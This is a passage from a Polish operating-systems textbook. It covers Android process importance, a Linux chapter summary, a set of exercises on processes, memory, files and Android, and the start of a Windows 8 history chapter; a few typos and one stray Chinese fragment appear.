W tabeli 10.18 pokazano typowy stan, w jakim mogą znajdować się procesy, uwzględniając zależności pomiędzy nimi. W przykładzie wykorzystania dostawcy zawartości aparatu podczas dodawania zdjęcia w formie załącznika do wiadomości pocztowej, jak pokazano na rysunku 10.44, występują dwie zależności. Najpierw jest działająca na pierwszym planie bieżąca aplikacja pocztowa, która korzysta z aplikacji aparatu fotograficznego do załadowania załącznika. To podnosi istotność procesu aparatu do tej samej wartości, jaką ma aplikacja pocztowa. Druga sytuacja jest podobna. Aplikacja muzyczna odtwarza muzykę w tle, korzystając z usługi. W związku z tym posiada zależność od procesu obsługi multimediów podczas dostępu do muzyki użytkownika.

Tabela 10.18. Typowy stan istotności procesu

Proces	Stan	Istotność
system	Podstawowa część systemu operacyjnego	SYSTEM
telefon	Zawsze działający w celu obsługi stosu telefonii	PERSISTENT
e-mail	Bieżąca aplikacja pierwszego planu	FOREGROUND
aparat fotograficzny	Wykorzystywany przez aplikację pocztową do załadowania załącznika	FOREGROUND
odtwarzacz muzyki	Uruchomiona usługa w tle odtwarzacza muzyki	PERCEPTIBLE
multimedia	Wykorzystywana przez aplikację muzyczną do uzyskania dostępu do plików muzycznych użytkownika	PERCEPTIBLE
pobieranie plików	Pobieranie plików dla użytkownika	SERVICE
launcher	Aplikacja launcher, która nie jest aktualnie w użyciu	HOME
mapy	Wcześniej wykorzystywana aplikacja obsługi map	CACHED

Rozważmy, co się stanie, jeśli stan z tabeli 10.18 zmieni się tak, że aplikacja pocztowa zakończy załadowanie załącznika i przestanie używać dostawcy zawartości aparatu fotograficznego. W tabeli 10.19 pokazano, w jaki sposób zmieni się stan procesu. Zwróciły uwagę, że aplikacja aparatu fotograficznego nie jest już potrzebna, dlatego jej istotność zmieniła się z poziomu aplikacji pierwszego planu do aplikacji w pamięci podręcznej. Przesunięcie aplikacji aparatu do pamięci podręcznej spowodowało również obniżenie o jeden poziom na liście **LRU** (od ang. *Least Recently Used* — dosł. używane najdawniej) aplikacji w pamięci podręcznej starej aplikacji obsługi mapy.

Tabela 10.19. Stan procesów po zakończeniu korzystania z aparatu przez aplikację pocztową

Proces	Stan	Istotność
system	Podstawowa część systemu operacyjnego	SYSTEM
telefon	Zawsze działający w celu obsługi stosu telefonii	PERSISTENT
e-mail	Bieżąca aplikacja pierwszego planu	FOREGROUND
odtwarzacz muzyki	Uruchomiona usługa w tle odtwarzacza muzyki	PERCEPTIBLE
multimedia	Wykorzystywana przez aplikację muzyczną w celu uzyskania dostępu do plików muzycznych użytkownika	PERCEPTIBLE
pobieranie plików	Pobieranie plików dla użytkownika	SERVICE
launcher	Aplikacja launcher, która nie jest aktualnie w użyciu	HOME
aparat fotograficzny	Wcześniej używany przez aplikację pocztową	CACHED
mapy	Wcześniej wykorzystywana aplikacja obsługi map	CACHED+1

Te dwa przykłady prezentują ostateczną ilustrację istotności procesów w pamięci podręcznej. Jeśli aplikacja pocztowa będzie ponownie potrzebować dostawcy zawartości aparatu, to proces dostawcy zawartości zwykle będzie już procesem w pamięci podręcznej. Użycie go jeszcze raz jest zatem tylko kwestią przywrócenia procesu na pierwszy plan i odnowienia połączenia z dostawcą zawartości, który jest już tam umieszczony i którego baza danych jest zainicjowana.

10.9. PODSUMOWANIE

System Linux od początku jest pełnowartościowym klonem systemu UNIX typu open source i jest obecnie wykorzystywany na rozmaitych komputerach, od notebooków po superkomputery. Można wyróżnić trzy główne interfejsy tego systemu: powłokę, bibliotekę C oraz same wywołania systemowe. Wielu użytkowników dodatkowo decyduje się na stosowanie graficznego interfejsu użytkownika, który ułatwia interakcję z systemem. Za pośrednictwem powłoki użytkownicy mogą wpisywać uruchamiane polecenia. Mogą to być proste polecenia, potoki lub bardziej skomplikowane struktury. Dane wejściowe i wyjściowe można łatwo przekierowywać. Biblioteka C zawiera nie tylko wywołania systemowe, ale też wiele wywołań rozszerzonych, np. wywołanie `printf` umożliwiające zapisywanie w plikach sformatowanych danych wynikowych. Sam interfejs wywołań systemowych jest zależny od architektury — w przypadku platform x86 składa się z blisko 250 wywołań, z których każde realizuje precyjnie zaplanowane zadania.

Do najważniejszych elementów systemu Linux należą procesy, model pamięci, model wejścia-wyjścia oraz system plików. Procesy mogą być rozwidlane i tworzyć w ten sposób podprocesy, które mogą tworzyć całe drzewa procesów. Zarządzanie procesami w systemie Linux przebiega nieco inaczej niż w innych systemach UNIX, ponieważ Linux traktuje każdą jednostkę wykonywania (proces jednowątkowy, każdy wątek procesu wielowątkowego lub jądro) jako odrębne zadanie. Proces (lub — bardziej ogólnie — pojedyncze zadanie) jest reprezentowany przez dwa ważne komponenty: strukturę zadania oraz dodatkowe informacje opisujące przestrzeń adresową użytkownika. Pierwszy komponent zawsze jest składowany w pamięci; dodatkowe dane mogą być stronicowane i umieszczane w obszarze wymiany. Tworzenie procesu polega na powieleniu struktury zadania i takim ustawnieniu informacji o obrazie pamięci, aby wskazywały na obraz pamięci procesu macierzystego. Właściwa procedura kopiowania stron obrazu pamięci jest przeprowadzana dopiero w momencie, w którym okazuje się, że dalsze współdzielenie jednej kopii jest niemożliwe (wskutek żądanych modyfikacji pamięci). Opisany mechanizm określa się mianem kopiowania przy zapisie. Do szeregowania zadań system Linux wykorzystuje algorytm uwzględniający priorytety i promujący procesy interaktywne.

Model pamięci składa się z trzech segmentów dla każdego procesu: tekstu, danych i stosu. Zarządzanie pamięcią jest realizowane poprzez stronicowanie. Do śledzenia stanu poszczególnych stron służy specjalna mapa składowana w pamięci, a do utrzymywania odpowiedniej liczby wolnych stron demon stron wykorzystuje zmodyfikowany algorytm zegarowy.

Dostęp do urządzeń wejścia-wyjścia odbywa się za pośrednictwem plików specjalnych, z których każdy ma przypisany główny numer urządzenia i pomocniczy numer urządzenia. Blokowe urządzenia wejścia-wyjścia wykorzystują pamięć główną do buforowania bloków dyskowych i ograniczania liczb niezbędnych operacji dyskowych. Znakowe urządzenia wejścia-wyjścia mogą pracować w trybie surowym lub operować na strumieniach znakowych modyfikowanych za pośrednictwem specjalnego protokołu. Urządzenia sieciowe są traktowane nieco inaczej — wymagają kojarzenia całych modułów protokołów sieciowych przetwarzających strumień pakietów sieciowych przekazywanych do i z procesu użytkownika.

System plików ma charakter hierarchiczny i składa się z plików oraz katalogów. Wszystkie dyski są montowane w ramach jednego drzewa katalogów, począwszy od unikatowego katalogu głównego. Pojedyncze pliki mogą być przedmiotem dowiązań z poziomu innych katalogów systemu plików. Użycie pliku wymaga jego uprzedniego otwarcia — w jego wyniku proces otrzymuje deskryptory pliku niezbędny w dalszych operacjach odczytu i zapisu. System plików wewnętrznie wykorzystuje trzy główne tablice: tablicę deskryptorów plików, tablicę opisów otwartych plików oraz tablicę i-węzłów. Ta ostatnia tablica jest najważniejsza, ponieważ obejmuje wszystkie informacje administracyjne o plikach oraz położenie ich bloków. Także katalogi i urządzenia są reprezentowane w formie plików (obok pozostałych plików specjalnych).

Ochrona zasobów polega na kontroli dostępu do odczytu, zapisu i wykonywania właściciela pliku, grupy, do której należy ten właściciel, oraz pozostałych użytkowników. W przypadku katalogów bit wykonywania jest traktowany jako uprawnienie do przeszukiwania.

Android jest platformą, która umożliwia uruchamianie aplikacji na urządzeniach mobilnych. Bazuje na jądrze Linuksa, ale obejmuje szereg specjalistycznych programów plus kilka niewielkich zmian w jądrze Linuksa. W większości system Android jest napisany w Javie. Aplikacje są również napisane w Javie i tłumaczone do postaci kodu bajtowego Javy, a następnie do kodu bajtowego środowiska Dalvik. Aplikacje Androida komunikują się ze sobą za pomocą chronionego mechanizmu przekazywania komunikatów — zwanych transakcjami. Komunikacja między procedurami jest realizowana za pomocą specjalnego modułu jądra Linuksa o nazwie *Binder*.

Pakiety Androida są samodzielne i obejmują manifest opisujący zawartość pakietu. Pakiety zawierają aktywności, odbiorców, dostawców zawartości i zamiary. Model zabezpieczeń Androida różni się od modelu Linuksa. Każda aplikacja działa w wydzielonej piaskownicy, ponieważ wszystkie aplikacje są traktowane jako niezaufane.

PYTANIA

1. Wyjaśnij, dlaczego napisanie systemu UNIX w języku C przyczyniło się do ułatwienia przenoszenia go na nowe maszyny.
2. Interfejs POSIX definiuje zbiór procedur bibliotecznych. Wyjaśnij, dlaczego POSIX standardyzuje procedury biblioteczne zamiast interfejsu wywołań systemowych.
3. Możliwość przenoszenia Linuksa na nowe platformy zależy od dostępności kompilatora *gcc* na tych platformach. Opisz jedną zaletę i jedną wadę tej zależności.
4. Pewien katalog zawiera następujące pliki:

<i>aardvark</i>	<i>ferret</i>	<i>koala</i>	<i>porpoise</i>	<i>unicorn</i>
<i>bonefish</i>	<i>grunion</i>	<i>llama</i>	<i>quacker</i>	<i>vicuna</i>
<i>capybara</i>	<i>hyena</i>	<i>marmot</i>	<i>rabbit</i>	<i>weasel</i>
<i>dingo</i>	<i>ibex</i>	<i>nuthatch</i>	<i>seahorse</i>	<i>yak</i>
<i>emu</i>	<i>jellyfish</i>	<i>ostrich</i>	<i>tuna</i>	<i>zebu</i>

KTóre z tych plików zostaną wyświetlane przez polecenie w postaci:

```
ls [abc]*e*?
```

5. Co zrobia następujący potok powłoki systemu Linux?

```
grep nd xyz | wc -l
```
6. Napisz potok Linuksa wyświetlający na standardowym wyjściu osiem wierszy pliku *z*.
7. Dlaczego system Linux rozróżnia standardowe wyjście i standardowy błąd, mimo że domyślnie dane z obu grup trafiają na terminal?

8. Użytkownik wpisuje w terminalu następujące polecenia:

a		b		c	&
d		e		f	&

Ile nowych procesów zostanie uruchomionych po przetworzeniu tych poleceń przez powłokę?

9. Kiedy powłoka systemu Linux uruchamia proces, umieszcza kopie swoich zmiennych środowiskowych, np. `HOME`, na stosie nowego procesu, aby sam proces mógł określić swój katalog domowy. Czy w razie późniejszego rozwidlenia tego procesu także jego potomek automatycznie otrzyma te zmienne?
10. Podaj, ile czasu (w przybliżeniu) zajmie tradycyjnemu systemowi UNIX rozwidlenie procesu w następujących warunkach: rozmiar tekstu na poziomie 100 kB, rozmiar danych na poziomie 20 kB, rozmiar stosu na poziomie 10 kB, struktura zadania zajmująca 1 kB oraz struktura użytkownika zajmująca 5 kB. Pułapka jądra i zwrócenie sterowania trwa 1 ms, a komputer może skopiować 32-bitowe słowo raz na 50 ns. Segmente tekstu są współdzielone; segmenty danych i stosu nie są współdzielone.
11. Wielomegabajtowe programy stają się coraz bardziej popularne, co z kolei prowadzi do proporcjonalnego wydłużenia czasu wykonywania wywołania systemowego `fork` (w związku z koniecznością skopiowania segmentów danych i stosu). W czasie wykonywania tego wywołania w systemie Linux przestrzeń adresowa procesu macierzystego nie jest kopiwana, co jest zgodne z tradycyjną semantyką wywołania `fork`. Jak w takim razie system Linux zapobiega potencjalnym problemom zmiany tej semantyki wywołania `fork` przez proces potomny?
12. Dlaczego ujemne argumenty parametru `nice` są zarezerwowane wyłącznie dla superużytkownika?
13. Proces Linuksa niebędący procesem czasu rzeczywistego ma poziomy priorytetu od 100 do 139. Jaki jest domyślny priorytet statyczny i w jaki sposób jest wykorzystywana wartość argumentu `nice`, aby go zmienić?
14. Czy usuwanie procesu z pamięci w chwili osiągnięcia statusu zombie miałoby sens? Dlaczego tak lub dlaczego nie?
15. Z jakim pojęciem sprzętowym blisko związany jest sygnał? Podaj dwa przykłady wykorzystania sygnałów.
16. Jak sądzisz, dlaczego projektanci Linuksa zdecydowali się uniemożliwić procesom wysyłanie sygnałów do procesów spoza ich grupy?
17. Wywołanie systemowe zwykle jest implementowane z wykorzystaniem rozkazu programowego przerwania (pułapki). Czy na sprzęcie klasy Pentium nie można by zastosować w miejsce wywołania systemowego wywołania zwykłej procedury? Jeśli tak, pod jakimi warunkami i jak należałoby to zrobić? A jeśli nie, to dlaczego?
18. Jak sądzisz, czy demony zwykle mają wyższy czy niższy priorytet od procesów interaktywnych? Dlaczego?
19. Po utworzeniu nowego procesu (w wyniku rozwidlenia procesu już istniejącego) należy mu przypisać unikatową liczbę całkowitą, tzw. identyfikator PID. Czy wystarczy utrzymywanie w jądrze pojedynczego licznika, którego wartość byłaby zwiększana podczas każdej operacji tworzenia nowego procesu i wykorzystywana jako źródło nowych identyfikatorów PID? Uzasadnij swoją odpowiedź.

20. W każdym wpisie reprezentującym proces w strukturze zadania składa się identyfikator PID procesu macierzystego. Dlaczego?
21. Mechanizm kopiowania przy zapisie jest używany w roli sposobu optymalizacji wywołania systemowego fork, dzięki czemu kopia strony jest tworzona tylko wtedy, gdy jeden z procesów (rodzic lub potomek) próbuje pisać na stronie. Przypuśćmy, że w wyniku rozwidlenia procesu $p1$ tworzony jest proces $p2$, a niedługo potem proces $p3$. Wyjaśnij, jak w tym przypadku powinno być obsłużone współdzielenie stron.
22. Jaka kombinacja bitów sharing_flags wykorzystywanych przez polecenie clone Linuksa odpowiada tradycyjnemu wywołaniu systemowemu fork systemu UNIX? Za pomocą jakiej kombinacji można by utworzyć konwencjonalny wątek Uniksa?
23. Dwa zadania, A i B , muszą wykonać tyle samo pracy. Jednak zadanie A ma wyższy priorytet i należy mu przydzielić więcej czasu procesora. Wyjaśnij, jak to osiągnąć dla każdego z programów szeregujących opisanych w tym rozdziale — O(1) i CFS.
24. Niektóre systemy UNIX określa się jako *beztaktowe* (ang. *tickless*), co oznacza, że nie mają okresowych przerwań zegarowych. Dlaczego zastosowano takie rozwiązanie? Czy beztaktowość ma sens w komputerze (np. w systemie wbudowanym), na którym działa tylko jeden proces?
25. Podczas uruchamiania systemu Linux (i większości innych systemów operacyjnych) program ładowający umieszczony w zerowym sektorze dysku zaczyna działanie od załadowania programu uruchomieniowego, który z kolei ładuje system operacyjny. Dlaczego ten dodatkowy krok jest konieczny? Nie ma wątpliwości, że prostszym rozwiązaniem byłoby bezpośrednie ładowanie systemu operacyjnego przez program ładowający w zerowym sektorze dysku.
26. Pewien edytor obejmuje 100 kB tekstu programu, 30 kB zainicjalizowanych danych oraz 50 kB bloku BSS. Stos początkowo zajmuje 10 kB. Przypuśćmy, że jednocześnie są uruchamiane trzy kopie tego edytora. Ile pamięci fizycznej będzie potrzebne, jeśli (a) zastosujemy model z tekstem wspólnodzielonym oraz (b) tekst programu nie będzie wspólnodzielony?
27. Dlaczego system Linux potrzebuje tablic deskryptorów otwartych plików?
28. W systemie Linux segmenty danych i stosu są stronicowane i wymieniane z podręczną kopią składowaną na specjalnym dysku lub partycji stronicowania. Okazuje się jednak, że segment tekstu wykorzystuje w roli obszaru wymiany odpowiedni plik binarny. Dlaczego?
29. Opisz możliwy sposób wykorzystania wywołania mmap i sygnałów do skonstruowania mechanizmu komunikacji międzyprocesowej.
30. Pewien plik jest odwzorowywany w pamięci za pomocą wywołania systemowego mmap w następującej formie:

```
mmap(65536, 32768, READ, FLAGS, fd, 0)
```
- Strony mają rozmiar 8 kB. Który bajt tego pliku zostanie użyty, jeśli spróbujemy odczytać bajt spod adresu pamięciowego 72 000?
31. Przyjmijmy, że po wykonaniu wywołania systemowego z poprzedniego pytania zachodzi następujące wywołanie:

```
munmap(65536, 8192)
```

Czy wywołanie w tej formie zostanie wykonane prawidłowo? Jeśli tak, które bajty tego pliku pozostaną odwzorowane w pamięci? Jeśli nie, dlaczego wywołanie zakończy się błędem?

32. Czy błąd braku strony może prowadzić do zakończenia wykonywania procesu, który ten błąd spowodował? Jeśli tak, to podaj przykład. A jeśli nie, to dlaczego?
33. Czy system zarządzania pamięcią stosujący algorytm bliźniaków może doprowadzić do sytuacji, w której dwa przylegające bloki wolnej pamięci tej samej wielkości współistnieją, ale nie są scalane w ramach jednego bloku? Jeśli tak, wyjaśnij, jak to możliwe. Jeśli nie, wykaż, że to niemożliwe.
34. W tym rozdziale stwierdzono, że partycja stronicowania cechuje się wyższą wydajnością niż plik stronicowania. Dlaczego tak się dzieje?
35. Podaj dwa przykłady zalet względnych ścieżek do plików w porównaniu ze ścieżkami bezwzględnymi.
36. Poniższe wywołania blokujące zostały wykonane przez pewien zbiór procesów. Spróbuj określić znaczenie każdego z tych wywołań. Jeśli proces nie może zablokować pliku, jego wykonywanie jest wstrzymywane.
 - (a) Proces A chce założyć blokadę współdzieloną na bajtach 0 – 10.
 - (b) Proces B chce założyć blokadę wyłączną na bajtach 20 – 30.
 - (c) Proces C chce założyć blokadę współdzieloną na bajtach 8 – 40.
 - (d) Proces A chce założyć blokadę współdzieloną na bajtach 25 – 35.
 - (e) Proces B chce założyć blokadę wyłączną na bajcie 8.
37. Wróćmy do zablokowanego pliku z rysunku 10.16(c). Przypuśćmy, że jakiś proces próbuje zablokować bajty 10. i 11., co powoduje wstrzymanie jego wykonywania. Następnie, ale jeszcze przed zwolnieniem blokady nałożonej przez proces C, inny proces próbuje zablokować bajty 10. i 11., co także powoduje wstrzymanie jego wykonywania. Do jakich problemów prowadzi opisana sytuacja? Zaproponuj i uzasadnij dwa rozwiązania.
38. Wyjaśnij, w jakich okolicznościach proces może zażądać blokady współdzielonej lub blokady wyłącznej. Jaki problem może wystąpić, jeśli proces zażąda blokady wyłącznej?
39. Jeśli plikowi systemu Linux przypisano tryb ochrony 755 (ósemkowo), co właściciel, grupa właściciela i pozostaglii użytkownicy mogą robić z tym plikiem?
40. Niektóre sterowniki urządzeń taśmowych operują na ponumerowanych blokach z możliwością nadpisania określonego bloku bez konieczności modyfikowania bloków znajdujących się przed nim i za nim. Czy takie urządzenie może zawierać zamontowany system plików Linuksa?
41. W scenariuszu pokazanym na rysunku 10.14 Filip i Lidia mają dostęp do pliku x z poziomu własnych katalogów (dzięki utworzonemu dowiązaniu Czy wspomniany dostęp jest w pełni symetryczny w tym sensie, że po obu stronach dowiązania (w obu katalogach) można wykonywać dokładnie te same operacje?
42. Jak wiemy, ścieżki bezwzględne są przeszukiwane, począwszy od katalogu głównego, a ścieżki względne przeszukuje się, począwszy od katalogu roboczego. Zaproponuj efektywny sposób implementacji obu procedur przeszukiwania.

43. Przy okazji otwierania pliku `/usr/ast/work/f` należy wykonać kilka operacji dostępu do dysku, aby odczytać i-węzeł i bloki katalogu. Wyznacz liczbę tych operacji przy założeniu, że i-węzeł katalogu głównego zawsze jest składowany w pamięci, a wszystkie katalogi zajmują po jednym bloku.
44. I-węzeł systemu Linux obejmuje 12 adresów dyskowych dla bloków danych, a także adresy bloków jedno-, dwu- i trójpośrednich. Jeśli każdy z tych bloków zawiera 256 adresów dyskowych, jaki jest maksymalny rozmiar pliku przy założeniu, że jeden blok dyskowy zajmuje 1 kB?
45. I-węzeł odczytany z dysku w ramach procedury otwierania pliku jest umieszczany w tablicy i-węzłów składowanej w pamięci głównej. Wspomniana tablica zawiera pewne pola, które nie występują w dyskowej reprezentacji i-węzłów. Jednym z nich jest licznik umożliwiający śledzenie liczby operacji otwierania poszczególnych i-węzłów. Dlaczego to pole jest potrzebne?
46. Na platformach wieloprocesorowych system Linux utrzymuje po jednej strukturze `run->queue` dla każdego procesora. Czy to dobre rozwiązanie? Uzasadnij swoją odpowiedź.
47. Pojęcie ładowalnych modułów jest przydatne, ponieważ pozwala na załadowanie nowych sterowników urządzeń podczas działania systemu. Podaj dwie wady tego mechanizmu.
48. Wątki demona `pdfflush` mogą być okresowo budzone w celu zapisania na dysku najstarszych stron — tj. starszych niż 30-sekundowe. Dlaczego takie rozwiązanie jest konieczne?
49. Po awarii i ponownym uruchomieniu systemu zwykle uruchamia się program przywracający jego pierwotny stan. Przypuśćmy, że ten program odkrywa wartość 2 licznika dowiązań wewnętrz dyskowego i-węzła, mimo że tylko jeden wpis katalogu zawiera odwołania do tego i-węzła. Czy można ten problem jakoś rozwiązać? Jeśli tak, jak to zrobić?
50. Spróbuj wskazać najszybsze wywołanie systemowe Linuksa.
51. Czy można usunąć dowiązanie do pliku, dla którego nigdy nie utworzono dowiązań? Co się wówczas stanie?
52. Na podstawie informacji zawartych w tym rozdziale spróbuj określić maksymalną ilość danych składowanych na dysku w pliku użytkownika, jeśli system plików ext2 Linuksa zostanie umieszczony na dyskietce o pojemności 1,44 MB. Przyjmij, że bloki dyskowe zajmują po 1 kB.
53. Mając na uwadze wszystkie potencjalne szkody, które mogą spowodować studenci korzystający z konta superużytkownika, odpowiedz, dlaczego nie zrezygnowano z tego rozwiązania.
54. Wyobraźmy sobie, że profesor udostępnia pliki swoim studentom, umieszczając je w publicznie dostępnym katalogu systemu Linux zainstalowanego na komputerze wydziału informatyki danej uczelni. Pewnego dnia profesor odkrywa, że plik niedawno umieszczony w tym katalogu jest publicznie dostępny do zapisu. Decyduje się więc na zmianę dotychczasowych uprawnień i sprawdza, czy plik nie został zmieniony (porównując go z własną kopią). Dzień później odkrywa, że plik z ograniczonymi uprawnieniami został zmieniony. Jak do tego doszło i jak można temu zapobiec?
55. Linux obsługuje wywołanie systemowe `fsuid`. W przeciwnieństwie do bitu `SETUID`, który daje użytkownikowi wszystkie prawa efektywnego identyfikatora skojarzonego z uruchomionym przez niego programem, bit `FSUID` daje użytkownikowi tylko specjalne uprawnienia dostępu do plików. Do czego można wykorzystać ten bit?

56. W systemie Linux przejdź do katalogu `/proc/####`, gdzie `####` oznacza zapisaną w systemie dziesiątkowym liczbę odpowiadającą procesowi, który aktualnie działa w systemie. Odpowiedz na poniższe pytania i objaśnij:
- Jaki jest rozmiar większości plików w tym katalogu?
 - Jakie są ustawienia czasu i daty większości plików?
 - Jakiego rodzaju prawa dostępu do plików są ustawione dla plików w tym katalogu?
57. Wyobraź sobie, że piszesz aktywność Androida, która ma wyświetlić stronę WWW w przeglądarce. Jak można zaimplementować zapisywanie stanu aktywności, aby zminimalizować liczbę zapisywanych informacji o stanie i nie utracić ważnych szczegółów?
58. Wyobraź sobie, że piszesz kod obsługi sieci, który wykorzystuje gniazda do pobierania pliku i jest przeznaczony do działania w systemie Android. Jakie działania powinien wykonywać ten kod, by odróżnić się od kodu pisanego na standardowy system Linux?
59. Założymy, że projektujesz proces przypominający proces zygote z Androida dla systemu, w którym w każdym procesie będzie działało wiele wątków powstalych w wyniku rozwojnego projektowanego przez Ciebie procesu. Czy wolałbyś, aby te wątki zostały uruchomione wewnątrz procesu zygote, czy też po wykonaniu wywołania fork?
60. Wyobraź sobie, że używasz mechanizmu Androida *Binder IPC* w celu wysłania obiektu do innego procesu. Później odbierasz obiekt z wywołania do Twojego procesu i odkrywasz, że odebrany obiekt jest identyczny jak ten, który wcześniej wysłałeś. Co możesz założyć lub czego nie wolno Ci zakładać wewnątrz Twojego procesu na temat procesów wywoływających?
61. Rozważmy system Android, który natychmiast po uruchomieniu realizuje następujące działania:
- Uruchamia aplikację rozruchową (tzw. *launcher*).
 - Aplikacja pocztowa zaczyna synchronizować w tle zawartość swojej skrzynki pocztowej.
 - Użytkownik uruchamia aplikację aparatu fotograficznego.
 - Użytkownik uruchamia aplikację przeglądarki WWW.
- Strona WWW, którą użytkownik aktualnie wyświetla w przeglądarce, wymaga coraz więcej pamięci RAM — tak długo, aż uzyska maksymalną możliwą ilość pamięci RAM do dyspozycji. Co się będzie发生了?
62. Napisz minimalną powłokę umożliwiającą uruchamianie prostych poleceń. Powłoka powinna dodatkowo umożliwiać użytkownikom uruchamianie procesów w tle.
63. Napisz program korzystający z języka asemblera i wywołań BIOS-u, który będzie się uruchamiał z dyskietki na komputerze klasy Pentium. Program powinien używać wywołań BIOS-u do odczytywania danych z klawiatury i wyświetlania wpisywanych znaków na ekranie (choćby po to, aby zademonstrować swoje działanie).
64. Napisz prosty program terminala łączący dwa komputery z systemem Linux za pośrednictwem portów szeregowych. Do skonfigurowania tych portów użyj wywołań związanych z zarządzaniem terminalem, które zdefiniowano w standardzie POSIX.
65. Napisz aplikację klient-serwer, która — na żądanie — będzie przesyłała zawartość wielkiego pliku za pośrednictwem gniazd. Zmień implementację tej aplikacji, aby korzystała

z pamięci współdzielonej. Która wersja powinna działać szybciej? Dlaczego? Spróbuj porównać wydajność obu wersji kodu dla różnych rozmiarów plików. Co możesz stwierdzić na podstawie tych wyników? Co Twoim zdaniem dzieje się wewnątrz jądra systemu Linux (sądząc po uzyskanych wynikach)?

66. Zaimplementuj podstawową bibliotekę wątków poziomu użytkownika działającą ponad systemem Linux. Interfejs API tej biblioteki powinien obejmować funkcje `mythreads_init`, `mythreads_create`, `mythreads_join`, `mythreads_exit`, `mythreads_yield`, `mythreads_self` (być może także dodatkowe wywołania). Zaimplementuj następnie zmienne niezbędne do synchronizacji wątków i umożliwiające bezpieczne wykonywanie współbieżnych operacji: `mythreads_mutex_init`, `mythreads_mutex_lock`, `mythreads_mutex_unlock`. Zanim przystąpisz do implementacji tej biblioteki, precyzyjnie zdefiniuj jej API, określając semantykę każdego z wywołań. Zaimplementuj następnie bibliotekę, stosując prosty algorytm szeregowania cyklicznego z wywłaszczeniem. Napisz też jedną lub kilka aplikacji wielowątkowych korzystających z Twojej biblioteki, aby sprawdzić jej działanie. I wreszcie spróbuj zastąpić prosty mechanizm szeregowania innym, bardziej zbliżonym do opisanego w tym rozdziale rozwiązania zastosowanego w systemie Linux 2.6 programu szeregującego O(1). Porównaj wydajność aplikacji korzystających z obu mechanizmów szeregujących.
67. Napisz skrypt powłoki, który wyświetla niektóre ważne informacje dotyczące systemu, takie jak uruchomione procesy, katalog macierzysty i katalog bieżący, typ procesora, bieżący procent wykorzystania procesora itp.

11

DRUGIE STUDIUM PRZYPADKU: WINDOWS 8

Windows jest nowoczesnym systemem operacyjnym, który działa na domowych komputerach PC typu desktop, laptopach, tabletach i telefonach, jak również na komputerach stacjonarnych klasy biznesowej i serwerach korporacyjnych. Windows jest też systemem operacyjnym stosowanym w konsolach gier Xbox firmy Microsoft oraz infrastrukturze chmury obliczeniowej Azure. Najnowsza wersja to Windows 8.1. W tym rozdziale opiszymy różnorodne aspekty systemu Windows 8. Zaczniemy od krótkiej historii, a następnie przejdziemy do architektury systemu. W dalszej kolejności omówimy procesy, zarządzanie pamięcią, buforowanie, wejście-wyjście, system plików, zarządzanie energią i, na koniec, bezpieczeństwo.

11.1. HISTORIA SYSTEMU WINDOWS DO WYDANIA WINDOWS 8.1

Prace projektowe firmy Microsoft nad rozwojem systemu operacyjnego Windows przeznaczonego na komputery PC oraz serwery można podzielić na cztery ery: MS-DOS, Windows na bazie MS-DOS-a, Windows na bazie NT oraz Modern Windows (dosł. nowoczesny Windows). Z technicznego punktu widzenia każdy z tych systemów zasadniczo różni się od pozostałych. Każdy z nich zdominował inną dekadę w historii komputerów osobistych. W tabeli 11.1 przedstawiono daty najważniejszych wydań systemów operacyjnych z rodziny Windows dla komputerów biurowych. W kolejnych punktach krótko omówimy wszystkie trzy ery opisane w tabeli.

Tabela 11.1. Najważniejsze wydania w historii systemów operacyjnych firmy Microsoft dla komputerów osobistych

Rok	MS-DOS	Windows na bazie MS-DOS-a	Windows na bazie NT	Modern Windows	Uwagi
1981	1.0				Pierwsze wydanie dla komputera IBM PC
1983	2.0				Obsługa platformy PC/XT
1984	3.0				Obsługa platformy PC/AT
1990		3.0			Sprzedano dziesięć milionów kopii w dwa lata
1991	5.0				Dodano mechanizmy zarządzania pamięcią
1992		3.1			Stworzony tylko z myślą o platformie 286 i nowszych
1993		Windows NT 3.1			
1995	7.0	95			System MS-DOS wbudowano w system Win95
1996			Windows NT 4.0		
1998		98			
2000	8.0	Windows Me	2000		System Win Me był gorszy od systemu Win 98
2001			Windows XP		Zastąpił system Windows 98
2006			Windows Vista		System Windows Vista nie był w stanie zastąpić systemu Windows XP
2009			Windows 7		Znacznie poprawiony w porównaniu z systemem Vista
2012				Windows 8	Pierwsza nowoczesna wersja
2013				8.1	Firma Microsoft zaczęła stosować metodę „błyskawicznych wydań”

11.1.1. Lata osiemdziesiąte: MS-DOS

Na początku lat osiemdziesiątych ubiegłego wieku firma IBM, w owym czasie największa i najpotężniejsza firma komputerowa na świecie, rozwijała tzw. *komputer osobisty* na bazie mikroprocesora 8088. Już od połowy lat siedemdziesiątych firma Microsoft była czołowym dostawcą języka programowania BASIC dla 8-bitowych mikrokomputerów zbudowanych na bazie procesora 8080 i Z-80. Kiedy firma IBM zwróciła się do Microsoftu z prośbą o licencję na język BASIC dla nowej platformy IBM PC, szefostwo firmy Microsoft chętnie przystało na tę propozycję i zasugerowało firmie IBM kontakt z firmą Digital Research w celu uzyskania licencji na jej system operacyjny CP/M (sama firma Microsoft nie działała wówczas na tym rynku). Firma IBM skorzystała z tej rady, ale prezes Digital Research Gary Kildall nie znalazł czasu na spotkanie, co z kolei skłoniło firmę IBM do ponownego kontaktu z Microsoftem. Był to chyba największy błąd w całej historii biznesu, ponieważ gdyby Kildall sprzedał licencję CP/M firmie IBM, prawdopodobnie stałby się najbogatszym człowiekiem na świecie. Firma IBM, odrzucona przez Kildalla, jeszcze raz zwróciła się z prośbą o pomoc do Billa Gatesa, współzałożyciela Microsoftu. Microsoft szybko wykupił klon systemu CP/M od lokalnego producenta, Seattle Computer Products, przeniósł

ten system na platformę IBM PC i sprzedał licencję na nowy produkt firmie IBM. Nazwano go **MS-DOS 1.0** (od ang. *MicroSoft Disk Operating System*) i dostarczano już z pierwszymi komputerami IBM PC w 1981 roku.

MS-DOS był 16-bitowym systemem operacyjnym trybu rzeczywistego, jednego użytkownika, sterowanym z poziomu wiersza poleceń i składającym się z 8 kB kodu składowanego w pamięci głównej. Przez następną dekadę zarówno platforma sprzętowa PC, jak i system MS-DOS stale ewoluowały i były rozszerzane o coraz bardziej zaawansowane funkcje i możliwości. Kiedy w roku 1986 firma IBM zbudowała komputer PC/AT na bazie procesora 286 firmy Intel, MS-DOS zajmował już rozmiar 36 kB, ale wciąż był systemem wiersza poleceń obsługującym zaledwie jedną aplikację na raz.

11.1.2. Lata dziewięćdziesiąte: Windows na bazie MS-DOS-a

